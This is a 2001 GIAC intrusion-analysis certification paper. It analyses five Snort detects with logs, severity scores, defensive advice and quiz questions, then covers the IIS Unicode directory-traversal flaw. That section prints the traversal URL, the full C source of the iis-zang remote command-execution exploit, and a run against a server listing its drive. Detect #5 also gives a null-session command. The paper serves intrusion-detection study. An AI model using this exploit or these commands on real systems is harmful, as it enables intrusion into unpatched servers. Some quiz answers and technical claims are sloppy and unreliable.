Global Information Assurance Certification Paper

Intrusion Detects and Analysis
GCIA Practical Assignment
Joe Rayford
New Orleans 2001

Detect #1

Source of trace:	Local Network (Web-CGI-Scriptalias)
Detect generated by:	Snort Intrusion Detection System
Was source spoofed:	Source not likely to be spoofed.
Description of attack:	After investigating this incident, it was determined that the system administrator of this web server was running an old apache web server that allows a user to change directories on the web server inside a web browser using a ".." command.
Attack mechanism:	This type attack can be issued with a tool or through a web browser by simply pasting in a command string, which would execute a script or application on a remote machine.
Correlations:	An article posted on whitehat states that it is possible for an attacker to read the arbitrary files with a (dot dot) exploit. http://whitehats.com/IDS/244
Active targeting:	A single remote host was targeted
Severity:	(Critical + Lethal) - (System + Net Countermeasures) = Severity (2 + 2) - (3 + 2) = -1
Criticality:	2
Lethality:	2
System Counter Measures:	3
Net Counters:	2
Severity:	-1
Defensive Recommendations:	Install the latest version of Apache and apply any current patches.
Multiple Choice:	If an intrusion detection system (IDS) triggers on a CGI vulnerability, what would be your best course of action?

A. Block incoming traffic on port 80

B. Notify System administrator of possible attack
C. Review collected IDS traffic along with the logs of the attacked machine.
D. Change the web server port number to something other then port 80.

The answer is: C

```
[**] IDS227 - Web-CGI-Scriptalias [**]
03/17-09:42:57.368044 202.139.64.34:12565-> XXX.XXX.XXX.XXX:80
TCP TTL:53 TOS:0x0 ID:23200 IpLen:20 DgmLen:412 DF
***AP*** Seq: 0x26B55280 Ack: 0x7CE6AEAD Win: 0x7D78 TcpLen: 20
[**] IDS227 - Web-CGI-Scriptalias [**]
03/17-09:43:04.734049 202.139.64.34:12587-> XXX.XXX.XXX.XXX:80
TCP TTL:53 TOS:0x0 ID:23534 IpLen:20 DgmLen:432 DF
***AP*** Seq: 0x87FA2307 Ack: 0x7CF4DEE5 Win: 0x7D78 TcpLen: 20
[**] IDS227 - Web-CGI-Scriptalias [**]
03/17-09:43:05.651546 202.139.64.34:12592-> XXX.XXX.XXX.XXX:80
TCP TTL:53 TOS:0x0 ID:23603 IpLen:20 DgmLen:412 DF
***AP*** Seq: 0x7612C52A Ack: 0x7CF6F170 Win: 0x7D78 TcpLen: 20
```

Detect #2

Source of trace:	Local Network NT INETINFO
Detect generated by:	Snort Intrusion Detection System
Was source spoofed:	Most like not a spoofed address
Description of attack:	Snort saw this as an attack against a Microsoft ISS web server. But in reality this machine was not a web server.
Attack mechanism:	If this was a real attack, an intruder could possibly have caused a DDos against the web server by sending malformed packets to the web server in an attempt to force the inetinfo.exe to utilize 100% of the CPU.
Correlations:	Please see ISS.net forces http://xforce.iss.net/alerts/advise52.php for a good description of this attack.
Active targeting:	No. This turned out to be a false positive generated by Snort. I

contacted the system owner to check if the machine was actually a web server, and if so, had they noticed any decrease in system performance. The user answered no to both questions.

Severity: (Critical + Lethal) – (System + Network Countermeasures) = Severity
(1 + 1) – (5 + 2) = -5

Criticality:	1
Lethality:	1
System Counter Measures:	5
Net Counters:	2
Severity:	-5

Defensive Recommendations: Install this Microsoft patch
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=20905

Multiple Choice: You are the administrator of a Microsoft IIS server and you notice that your system has a process consuming all your resources. What is your course of action?

A. Reduce the load on the server.
B. Ask for a bigger network pipe.
C. Request Microsoft write better code.
D. Try to kill the process and if that fails, reboot the system.

The Answer is: D

[**] IIS - Possible Attempt at NT INETINFO.EXE 100% CPU Utilization [**]
02/17-07:47:17.573525 xxx.xxx.xxx.xxx:33407-> xxx.xxx.xxx.xxx:1033
TCP TTL:253 TOS:0x0 ID:52517 IpLen:20 DgmLen:44 DF
******S* Seq: 0x643BF664 Ack: 0x0 Win: 0x2238 TcpLen: 24
TCP Options (1) => MSS: 1460

[**] IIS - Possible Attempt at NT INETINFO.EXE 100% CPU Utilization [**]
02/17-07:47:20.938707 xxx.xxx.xxx.xxx:33407-> xxx.xxx.xxx.xxx:1033
TCP TTL:253 TOS:0x0 ID:52526 IpLen:20 DgmLen:44 DF
******S* Seq: 0x643BF664 Ack: 0x0 Win: 0x2238 TcpLen: 24
TCP Options (1) => MSS: 1460

[**] IIS - Possible Attempt at NT INETINFO.EXE 100% CPU Utilization [**]
02/17-07:47:24.570965 xxx.xxx.xxx.xxx:33409-> xxx.xxx.xxx.xxx:1033
TCP TTL:253 TOS:0x0 ID:52528 IpLen:20 DgmLen:44 DF
******S* Seq: 0x644B1274 Ack: 0x0 Win: 0x2238 TcpLen: 24
TCP Options (1) => MSS: 1460

[**] IIS - Possible Attempt at NT INETINFO.EXE 100% CPU Utilization [**]
02/17-07:47:27.940223 xxx.xxx.xxx.xxx:33409-> xxx.xxx.xxx.xxx:1033
TCP TTL:253 TOS:0x0 ID:52529 IpLen:20 DgmLen:44 DF
******S* Seq: 0x644B1274 Ack: 0x0 Win: 0x2238 TcpLen: 24
TCP Options (1) => MSS: 1460

Detect #3

Source of trace:	Local Network IDS013 - RPC - portmap-request-mountd
Detect generated by:	Snort Intrusion Detection System
Was source spoofed:	No. The machine would need to complete the three-way handshake in order to mount the remote drives.
Description of attack:	It would appear a machine out side of our local area network is attempting the access a machine through port 111 (SunRPC)
Attack mechanism:	After looking over the data, I found that the source and destination address never change and that a new mount request happens within milliseconds. We can also see the time to live value remains at 61 and the sequence numbers increment in a logical order which would indicate a miss configured application or perhaps a system trying to remount a shared volume.
Correlations:	Whitehat indicate that this type of attack is some sort of portmap query. It attempts to access the mountd service in order to access a NFS partition or exploit buffer overflow vulnerability in the system. Whitehat also classifies this as a recon probe http://whitehats.com/info/IDS13/ This article (posted by Common Vulnerabilities Exposures (CVE) displays another possible approach a hacker could take to exploit your system and it resources. It states a would be hacker could use you portmapper as a proxy and redirect a service request and making it appear to come form a different location. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0168
Active targeting:	Yes. Attack was against a single machine.

Severity:	(Critical + Lethal) – (System + Network Countermeasures) = Severity (2 + 1) – (5 + 2) = -4
Criticality:	2
Lethality:	1
System Counter Measures:	5
Net Counters:	2
Severity:	-4

Defensive Recommendations: In O'Reilly's Essential System Administration book they suggests that the entries in the etc/export file should contain an anon=–1 at the end of any entry for a filesystem you wish to deny world access. The –1 will map "anonymous users-usernames from other hosts that do not exist on the local system and the root user from any remote system to the UID –1. This corresponds to the user 'nobody' account and tells NFS not to allow such a user access to anything."

Multiple Choice: What would be the most effective way to block access to port 111 Sun RPC

A. Comment out the entry in the etc/services file
B. Place a line in the etc/exports "Deny ALL:ALL
C. Change access level on the etc directory
D. None of the above

Answer A

```
[**] IDS013 - RPC - portmap-request-mountd [**]
03/22-13:04:14.139229 xxx.xxx.xxx.xxx:973-> xxx.xxx.xxx.xxx:111
UDP TTL:61 TOS:0x0 ID:40740 IpLen:20 DgmLen:84
Len: 64
```

```
[**] IDS013 - RPC - portmap-request-mountd [**]
03/22-13:04:14.275448 xxx.xxx.xxx.xxx:974-> xxx.xxx.xxx.xxx:111
UDP TTL:61 TOS:0x0 ID:40745 IpLen:20 DgmLen:84
Len: 64
```

```
[**] IDS013 - RPC - portmap-request-mountd [**]
03/22-13:04:14.401940 xxx.xxx.xxx.xxx:979-> xxx.xxx.xxx.xxx:111
UDP TTL:61 TOS:0x0 ID:40767 IpLen:20 DgmLen:84
Len: 64
```

```
[**] IDS013 - RPC - portmap-request-mountd [**]
03/22-13:04:14.444974 xxx.xxx.xxx.xxx:980-> xxx.xxx.xxx.xxx:111
UDP TTL:61 TOS:0x0 ID:40775 IpLen:20 DgmLen:84
Len: 64

[**] IDS013 - RPC - portmap-request-mountd [**]
03/22-13:04:14.559817 xxx.xxx.xxx.xxx:985-> xxx.xxx.xxx.xxx:111
UDP TTL:61 TOS:0x0 ID:40801 IpLen:20 DgmLen:84
Len: 64

[**] IDS013 - RPC - portmap-request-mountd [**]
03/22-13:04:14.589801 xxx.xxx.xxx.xxx:986-> xxx.xxx.xxx.xxx:111
UDP TTL:61 TOS:0x0 ID:40809 IpLen:20 DgmLen:84
Len: 64

[**] IDS013 - RPC - portmap-request-mountd [**]
03/22-13:04:14.840457 xxx.xxx.xxx.xxx:997-> xxx.xxx.xxx.xxx:111
UDP TTL:61 TOS:0x0 ID:40861 IpLen:20 DgmLen:84
Len: 64

[**] IDS013 - RPC - portmap-request-mountd [**]
03/22-13:04:14.868181 xxx.xxx.xxx.xxx:998-> xxx.xxx.xxx.xxx:111
UDP TTL:61 TOS:0x0 ID:40868 IpLen:20 DgmLen:84
Len: 64

[**] IDS013 - RPC - portmap-request-mountd [**]
03/22-13:04:14.970431 xxx.xxx.xxx.xxx:1003-> xxx.xxx.xxx.xxx:111
UDP TTL:61 TOS:0x0 ID:40893 IpLen:20 DgmLen:84
Len: 64
```

Detect #4

Source of trace:	Local Network Possible Queso Fingerprint attempt
Detect generated by:	Snort Intrusion Detection System
Was source spoofed:	Very low, For this type of attack to work the attacker must receive a response back.
Description of attack:	The purpose of operating system (OS) fingerprinting is to glean as much information about a remote operating system as possible. Utilities like Queso query the TCP/IP stack for such information.

Attack mechanism:	The data below indicates an attempt at OS finger printing. As you can see, a hostile address is attempting to get vital information from a local machine. The data packet has both reserved bits set which validates an attempt at OS finger printing. As you can see, probe was unsuccessful because the destination IP did not respond to the probe.
Correlations:	The following website: http://www.insecure.org/nmap/nmap-fingerprinting-article.txt indicates that tools like Queso have the capability of setting and sending bogus flag settings, such as a TCP SYN or TCP RST flag within the TCP header. It also explains how different operating systems can be identified by windows sizes, AIX would be 0x3F25, Microsoft NT5, OpenBSD, and FreeBSD would use 0x402E. This site: http://whitehats.com/info/IDS29/ by whitehat also has an article about Queso OS finger printing. It has good information, but does not give as much detail as the above site.
Active targeting:	Yes, this was active targeting.
	(Critical + Lethal) – (System + Network Countermeasures) = Severity (2 + 1) – (1 + 2) = 0
Criticality:	2
Lethality:	1
System Counter Measures:	1
Net Counters:	2
Severity:	0
Defensive Recommendations:	Having a firewall that performs stateful inspection of incoming packets would be a good way to block illegitimate traffic from your network.
Multiple Choice:	During an OS fingerprinting attempt, what could a hacker attempt the gain? A. Total number of machines located on a given network B. Maximum Segment size C. Max hops to specific machine D. None of the above. Answer D

[**] Possible Queso Fingerprint attempt [**]
02/17-02:08:24.198511 216.228.2.86:46832-> xxx.xxx.xxx.xxx:113
TCP TTL:54 TOS:0x0 ID:0 IpLen:20 DgmLen:44 DF
12****S* Seq: 0xB4D492E0 Ack: 0x0 Win: 0x16D0 TcpLen: 24
TCP Options (1) => MSS: 1460

Mar 30 02:08:27 216.228.2.86:46832-> xxx.xxx.xxx.xxx:113 SYN 12****S*
RESERVEDBITS

[**] Possible Queso Fingerprint attempt [**]
02/17-02:08:27.193912 216.228.2.86:46832-> xxx.xxx.xxx.xxx:113
TCP TTL:54 TOS:0x0 ID:0 IpLen:20 DgmLen:44 DF
12****S* Seq: 0xB4D492E0 Ack: 0x0 Win: 0x16D0 TcpLen: 24
TCP Options (1) => MSS: 1460

[**] Possible Queso Fingerprint attempt [**]
02/17-07:24:13.426694 216.228.2.86:34046-> xxx.xxx.xxx.xxx:113
TCP TTL:54 TOS:0x0 ID:0 IpLen:20 DgmLen:44 DF
12****S* Seq: 0x5C7DFE0A Ack: 0x0 Win: 0x16D0 TcpLen: 24
TCP Options (1) => MSS: 1460

Mar 30 07:24:16 216.228.2.86:34046-> xxx.xxx.xxx.xxx:113 SYN 12****S*
RESERVEDBITS

[**] Possible Queso Fingerprint attempt [**]
02/17-07:24:16.417456 216.228.2.86:34046-> xxx.xxx.xxx.xxx:113
TCP TTL:54 TOS:0x0 ID:0 IpLen:20 DgmLen:44 DF
12****S* Seq: 0x5C7DFE0A Ack: 0x0 Win: 0x16D0 TcpLen: 24
TCP Options (1) => MSS: 1460

[**] Possible Queso Fingerprint attempt [**]
02/17-07:26:43.273266 216.228.2.86:34431-> xxx.xxx.xxx.xxx:113
TCP TTL:54 TOS:0x0 ID:0 IpLen:20 DgmLen:44 DF
12****S* Seq: 0x666D73AA Ack: 0x0 Win: 0x16D0 TcpLen: 24
TCP Options (1) => MSS: 1460

[**] Possible Queso Fingerprint attempt [**]
02/17-07:26:44.543087 216.228.2.86:34439-> xxx.xxx.xxx.xxx:113
TCP TTL:54 TOS:0x0 ID:0 IpLen:20 DgmLen:44 DF
12****S* Seq: 0x66A3CED7 Ack: 0x0 Win: 0x16D0 TcpLen: 24
TCP Options (1) => MSS: 1460

Mar 30 07:26:46 216.228.2.86:34431-> xxx.xxx.xxx.xxx:113 SYN 12****S*
RESERVEDBITS

[**] Possible Queso Fingerprint attempt [**]
02/17-07:26:46.272149 216.228.2.86:34431-> xxx.xxx.xxx.xxx:113
TCP TTL:54 TOS:0x0 ID:0 IpLen:20 DgmLen:44 DF

12****S* Seq: 0x666D73AA Ack: 0x0 Win: 0x16D0 TcpLen: 24 TCP Options (1) => MSS: 1460
Mar 30 07:26:47 216.228.2.86:34439-> xxx.xxx.xxx.xxx:113 SYN 12****S* RESERVEDBITS

Detect #5

Source of Trace:	This trace was capture on our local network NT Null Session
Detect was generated by:	The Trace was capture by Snort running whit the full option set and converted into html by SnortSnarf
Probability source address was spoofed:	The source address was not spoof, but in fact came for on of our sister site.
Description of attack:	Using a NT Null session, a hacker could gain access to a local machine and retrieve valuable information such as user names, groups, domain and share information. All of this without the use of a user name or password. Try this command (net use \\xxx.xxx.xxx.xxx\IPC$ ”/USER:””). If we take a look at the data below it would appear that a hacker was attempting to access our network using port 139 “NetBios Session services”. We also need to take a look at the time slice. The time slice would indicate some sort of automated tool. The time to live (TCP TTL: 125) remains the same through out the data. We do have an ack and a push flag set in the datagram. One of the things that concerned us about this particular signature was that it ran non-stop for 36 hours attempting to regain a connection.
Attack mechanism:	This is nothing more then a windows machine outside our network attempting to reconnect to a network share, which has been closed down and or disconnected.
Correlations:	This is a good article posted on the ISS Xforce website on windows NT Null session. http://xforce.iss.net/static/679.php More good Links taken for http://whitehats.com/info/IDS204 http://xforce.iss.net/static/170.php3 http://support.microsoft.com/support/kb/articles/q143/4/74.asp Microsoft has patches available to disable NT Null Session logins for windows NT4 and 2000.
Evidence of	No, this was not active targeting. It was determined to be a legitimate

active targeting:	user that was trying to reconnect to a previously shared disk.

Severity:	(Critical + Lethal) - (System + Net Countermeasures) = Severity (1 + 2) - (3 + 2) = -2
Criticality:	1
Lethality:	2
System Counter Measures:	3
Net Counters:	2
Severity:	-2

Question

Your IDS triggered on a NT-NULL session. What is your best course of action?

A. Block the hostile address the firewall
B. Request the user reboot their machine
C. Request the user issue a netstat –K "to kill the connection"
D. Resolve the IP address and call the owner of the source address.

Answer D

```
[**] IDS204 - NT NULL session [**]
02/29-14:33:44.062862 Outside.194.124:1712-> MY.net.68.134:139
TCP TTL:125 TOS:0x0 ID:33279 IpLen:20 DgmLen:235 DF
***AP*** Seq: 0x451B15F5 Ack: 0x86AC8979 Win: 0x1F9D TcpLen: 20
```

```
[**] IDS204 - NT NULL session [**]
02/29-14:33:44.113469 Outside.194.124:1713-> MY.net.68.134:139
TCP TTL:125 TOS:0x0 ID:35839 IpLen:20 DgmLen:235 DF
***AP*** Seq: 0x6A162B8D Ack: 0x86AD64DE Win: 0x1F9D TcpLen: 20
```

```
[**] IDS204 - NT NULL session [**]
02/29-14:33:44.177689 Outside.194.124:1714-> MY.net.68.143:139
TCP TTL:125 TOS:0x0 ID:38143 IpLen:20 DgmLen:227 DF
***AP*** Seq: 0x219D4EA1 Ack: 0xFB853082 Win: 0x1F9D TcpLen: 20
```

```
[**] IDS204 - NT NULL session [**]
02/29-14:33:44.222838 Outside.194.124:1715-> MY.net.68.143:139
TCP TTL:125 TOS:0x0 ID:40191 IpLen:20 DgmLen:241 DF
***AP*** Seq: 0x63FCC034 Ack: 0xFB85C75D Win: 0x1F9D TcpLen: 20
```

```
[**] IDS204 - NT NULL session [**]
02/29-14:33:44.285741 Outside.194.124:1716-> MY.net.68.134:139
TCP TTL:125 TOS:0x0 ID:42751 IpLen:20 DgmLen:235 DF
***AP*** Seq: 0x7FA8219B Ack: 0x86AEE460 Win: 0x1F9D TcpLen: 20
```

```
[**] IDS204 - NT NULL session [**]
```

```
02/29-14:33:44.331193 Outside.194.124:1717-> MY.net.68.134:139
TCP TTL:125 TOS:0x0 ID:45311 IpLen:20 DgmLen:235 DF
***AP*** Seq: 0x6A38EC40 Ack: 0x86AF794B Win: 0x1F9D TcpLen: 20
```

```
[**] IDS204 - NT NULL session [**]
02/29-14:33:44.361544 Outside.194.124:1718-> MY.net.68.143:139
TCP TTL:125 TOS:0x0 ID:47359 IpLen:20 DgmLen:227 DF
***AP*** Seq: 0x72EFCD6D Ack: 0xFB878655 Win: 0x1F9D TcpLen: 20
```

```
[**] IDS204 - NT NULL session [**]
03/29-14:33:44.396925 Outside.194.124:1719-> MY.net.68.143:139
TCP TTL:125 TOS:0x0 ID:49407 IpLen:20 DgmLen:241 DF
***AP*** Seq: 0x6904F03C Ack: 0xFB887881 Win: 0x1F9D TcpLen: 20
```


IIS Unicode Exploit
Serious flaw in Microsoft IIS UNICODE translation

Description:

An error in Microsoft's ISS 4 and 5 web server allow a crafted URL string to be sent to a web server, which give you access both files and folders anywhere on the local machine. It is possible for an attacker to increases the effectiveness of this attack by copying a cmd.exe file to local machines virtual directory. This would allow an attacker to potentially enable an ftp or telnet session on the remote machine that would allow the intruder to upload malicious code on to the web server

How this exploit works is very simple. Once the intruder probes a network for any web servers, all that remains is to enter the following command inside a web browser to test for the existence of the vulnerability:

http://targetmachine/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

What this command does is display the contents of the c drive on the web server. How this attack works is the intruder connects to an IIS web server thru the IUSER_machinename account. This is the anonymous account for the IIS server which is configured with un-trusted privileges inside the virtual web folders, but once the intruder requests access to a directory outside of the servers web directory the intruder becomes a member of the everyone and users groups. With these permissions the intruder has the ability to execute a dos command such as the DIR C:\.

Here is a snort trace that shows the intruder performing the DIR C:\ command:

```
::::::::::::::
TCP:1041-80
::::::::::::::
[**] spp_http_decode: IIS Unicode attack detected [**]
04/03-20:15:30.887466 xxx.xxx.xxx.xxx:1041 -> xxx.xxx.xxx.xxx:80
TCP TTL:64 TOS:0x0 ID:231 IpLen:20 DgmLen:120 DF
***AP*** Seq: 0x1970063E  Ack: 0x11818448  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 96617 0
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 30 25 61 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c0%af../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 2B 63 3A 5C 20 48 54 54 50 2F 31  c+dir+c:\ HTTP/1
2E 30 0A 0A                                      .0..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+=+=+=+
```

Here is a tool written by a hacker named optyx :

```
/*************************************************************************
*****\
**                                                              **
**   Microsoft IIS 4.0/5.0 Extended UNICODE Directory Traversal Exploit    **
**     proof of theory exploit cuz it's wednesday and i'm on the couch     **
**                  [Now with proxy support!]                       **
**                                                              **
**      brought to you by the letter B, the number 7, optyx, and t12       **
**          optyx - <optyx@uberhax0r.net optyx@newhackcity.net>            **
**          t12 - <t12@uberhax0r.net>                               **
**                                                              **
**     greetz go out to aempirei, a gun toatin' gangstah' hustler' player  **
**     motherfucker who isn't with us anymore, miah, who's GTA2 game was    **
**     was most entertaining tonight, Cathy, who provided the trippy light  **
**     to stare at, and to KT, for providing me with hours of decent       **
**     conversation.                                                **
**     http://www.uberhax0r.net/~optyx/iis-zang2.c                  **
**     http://www.uberhax0r.net/~optyx/iis-zang2.linux - Linux binary      **
**     http://www.uberhax0r.net/~optyx/iis-zang2.obsd - OpenBSD binary     **
**     http://www.uberhax0r.net/~optyx/iis-zang2.exe - win32 (thanks sd)   **
**                                                              **
\*************************************************************************
*****/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```
#include <signal.h>
#include <errno.h>
#include <fcntl.h>

#ifndef WIN32
#include <netdb.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#else   // else WIN32
#include <winsock.h>

#define snprintf _snprintf
#define close closesocket

#pragma comment (lib, "wsock32.lib")
#endif

void usage(void)
{
 fprintf(stderr, "usage: ./iis-zang <-t target> <-c 'command' or -i>");
 fprintf(stderr, " [-p port] [-o timeout] [-b proxy] [-d proxyport]\n");
 exit(-1);
}

int main(int argc, char **argv)
{
 int i, j;
 int port=80;
 int proxyport=3128;
 int timeout=3;
 int interactive=0;
 char temp[1];
 char host[512]="";
 char proxy[512]="";
 char cmd[1024]="";
 char request[8192]="";
 struct hostent *he;
 struct sockaddr_in sock_addr;

#ifdef WIN32
       WSADATA wsadata;

       WSAStartup(MAKEWORD(1, 1), &wsadata);
```

```
#endif


 printf("iis-zank_bread_chafer_8002_super_alpha_hyper_pickle.c\n");
 printf("by optyx and t12\n");

 for(i=0;i<argc;i++)
      { if(argv[i][0] == '-') {
            for(j=1;j<strlen(argv[i]);j++)
                 {
                  switch(argv[i][j])
                        {
                        case 't':
                              strncpy(host, argv[i+1], sizeof(host));
                              break;
                        case 'c':
                              strncpy(cmd, argv[i+1], sizeof(cmd));
                              break;
                        case 'h':
                              usage();
                              break;
                        case 'o':
                              timeout=atoi(argv[i+1]);
                              break;
                        case 'p':
                              port=atoi(argv[i+1]);
                              break;
                        case 'i':
                              interactive=1;
                              break;
                        case 'b':
                              strncpy(proxy, argv[i+1],sizeof(proxy));
                              break;
                        case 'd':
                              proxyport=atoi(argv[i+1]);
                              break;
                        default:
                        break;
                        }
                 }
            }
      }

 if(!strcmp(host, ""))
      {
```

```
        fprintf(stderr, "specify target host\n");
        usage();
        }

if(!strcmp(cmd, "") && !interactive)
        {
        fprintf(stderr, "specify command to execute\n");
        usage();
        }

printf("]- Target - %s:%d\n", host, port);
if(!interactive)
        printf("]- Command - %s\n", cmd);
printf("]- Timeout - %d seconds\n", timeout);
if(!strcmp(proxy, ""))
        {
        if((he=gethostbyname(host)) == NULL)
                {
                fprintf(stderr, "invalid target\n");
                usage();
                }
        }
        else
        {
        if((he=gethostbyname(proxy)) == NULL)
                {
                fprintf(stderr, "invalid proxy hostname\n");
                usage();
                }
        }
do
        {

        if(interactive)
                {
                cmd[0]=0;
                printf("\nC> ");
                if(fgets(cmd, sizeof(cmd), stdin) == NULL)
                        fprintf(stderr, "gets() error\n");
                cmd[strlen(cmd)-1]='\0';
                if(!strcmp("exit", cmd))
                        exit(-1);
                }

        for(i=0;i<strlen(cmd);i++)
                {
```

```
            if(cmd[i]==' ')
                cmd[i]='+';
            }

        if(!strcmp(proxy, ""))
        {
         strncpy(request,
                 "GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+",
                 sizeof(request));
         sock_addr.sin_port = htons(port);
        }
        else
        {
         snprintf(request, sizeof(request), "GET http://%s:%d/", host, port);
         strncat(request, "scripts/..%c0%af../winnt/system32/cmd.exe?/c+",
              sizeof(request) - strlen(request));
         sock_addr.sin_port = htons(proxyport);
        }

        strncat(request, cmd, sizeof(request) - strlen(request));
        strncat(request, " HTTP/1.0\n\n", sizeof(request) - strlen(request));

        sock_addr.sin_family = PF_INET;
        memcpy((char *) &sock_addr.sin_addr, (char *) he->h_addr,
              sizeof(sock_addr.sin_addr));

        if((i=socket(PF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1)
                {
                 fprintf(stderr, "cannot create socket\n");
                 exit(-1);
                }

#ifndef WIN32
        alarm(timeout);
#endif

        j = connect(i, (struct sockaddr *) &sock_addr, sizeof(sock_addr));

#ifndef WIN32
        alarm(0);
#endif

        if(j==-1)
                {
                 fprintf(stderr, "cannot connect to %s\n", host);
                 exit(-1);
```

```
                close(i);
               }

        if(!interactive)
                printf("]- Sending request: %s\n", request);

        send(i, request, strlen(request), 0);

        if(!interactive)
                printf("]- Getting results\n");

        while(recv(i,temp,1, 0)>0)
               {
#ifndef WIN32
                alarm(timeout);
#endif
                printf("%c", temp[0]);
#ifndef WIN32
                alarm(0);
#endif
               }

 }
 while(interactive);

  close(i);

#ifdef WIN32
  WSACleanup();
#endif

  return 0;
}
```

Here is the output from this tool:

```
[root@zathras /root]# more joe.txt
Script started on Tue Apr  3 17:08:40 2001
[root@zathras /root]# ./iis-zang -t xxx.xxx.xxx.xxx -i -p 80
iis-zank_bread_chafer_8002_super_alpha_hyper_pickle.c
by optyx and t12
]- Target - xxx.xxx.xxx.xxx:8
]- Timeout - 3 seconds

C> dir c:\
HTTP/1.1 200 OK
```

Server: Microsoft-IIS/5.0
Date: Wed, 04 Apr 2001 01:09:37 GMT
Content-Type: application/octet-stream
Volume in drive C has no label.
Volume Serial Number is 3056-1104

Directory of c:\

```
10/16/2000  09:52a    <DIR>          WINNT
10/16/2000  10:03a    <DIR>          Documents and Settings
10/16/2000  10:03a    <DIR>          Program Files
10/16/2000  10:04a    <DIR>          TOSHIBA
10/16/2000  10:04a    <DIR>          ToshUtil
10/16/2000  10:04a    <DIR>          DOCS
02/17/2001  05:50p       401,969,152 ICE1.mdb
11/24/2000  08:49p    <DIR>          Acrobat3
11/28/2000  07:35p    <DIR>          iss
10/25/2000  04:32p            23,642 Exported PGP Key(s).asc
12/12/2000  09:51a    <DIR>          Win Security
04/02/2001  10:27a            25,611 winzip.log
12/06/2000  10:44a    <DIR>          Ghostgum
12/18/2000  09:13p    <DIR>          ICE
11/09/2000  07:10p       700,559,360 Friday.avi
03/15/2000  01:11p           204,800 rsntclientlog.mdb
01/04/2001  08:37a    <DIR>          folder match
01/05/2001  01:22p    <DIR>          New Folder
01/24/2001  09:14a        18,769,045 ssh2.1.0-linux.tar.Z
01/05/2001  02:01p    <DIR>          cd stuff
02/02/2001  01:03p               165 me
02/04/2001  08:09p    <DIR>          New Folder (2)
02/18/2001  07:46p    <DIR>          New Folder (3)
02/22/2001  03:24p            32,256 optout.exe
03/05/2001  03:55p             3,764 htmlaccess.txt
04/01/2001  08:47p           145,719 212.txt
10/30/2000  09:40a            23,642 Exported PGP Key(s)-bak-1.asc
04/01/2001  07:51p            29,543 src-1.html
04/01/2001  08:09p            51,835 61.140.txt
04/01/2001  08:09p    <DIR>          Sans Junk
11/02/2000  03:18p    <DIR>          My Download Files
11/02/2000  03:23p    <DIR>          My Music
11/03/2000  07:48a    <DIR>          Informed
11/11/2000  05:23p    <DIR>          MSSQL7
11/15/2000  09:12a    <DIR>          Inetpub
02/17/2001  05:49p       385,515,520 shadow.mdb
              14 File(s)  1,507,354,054 bytes
              22 Dir(s)     989,077,504 bytes free
```

C> exit
[root@zathras /root]# exit
exit

Script done on Tue Apr 3 17:09:18 2001
[root@zathras /root]#

Microsoft also has a Security Bulletin (MS00-057)

Microsoft does have patches for both versions of ISS
- Microsoft IIS 4.0:
  http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/

- Microsoft IIS 5.0:
  http://www.microsoft.com/windows2000/downloads/critical/q269862

The location where you acquired the attack

http://www.securityfocus.com/frames/?content=/vdb/bottom.html%3Fsection%3Dexploit%26vid%3D1806

Security Services

GIAC Enterprises.

After analysis of a months worth of snort data we have produce a list of possible vulnerability that may exist in your local security architecture

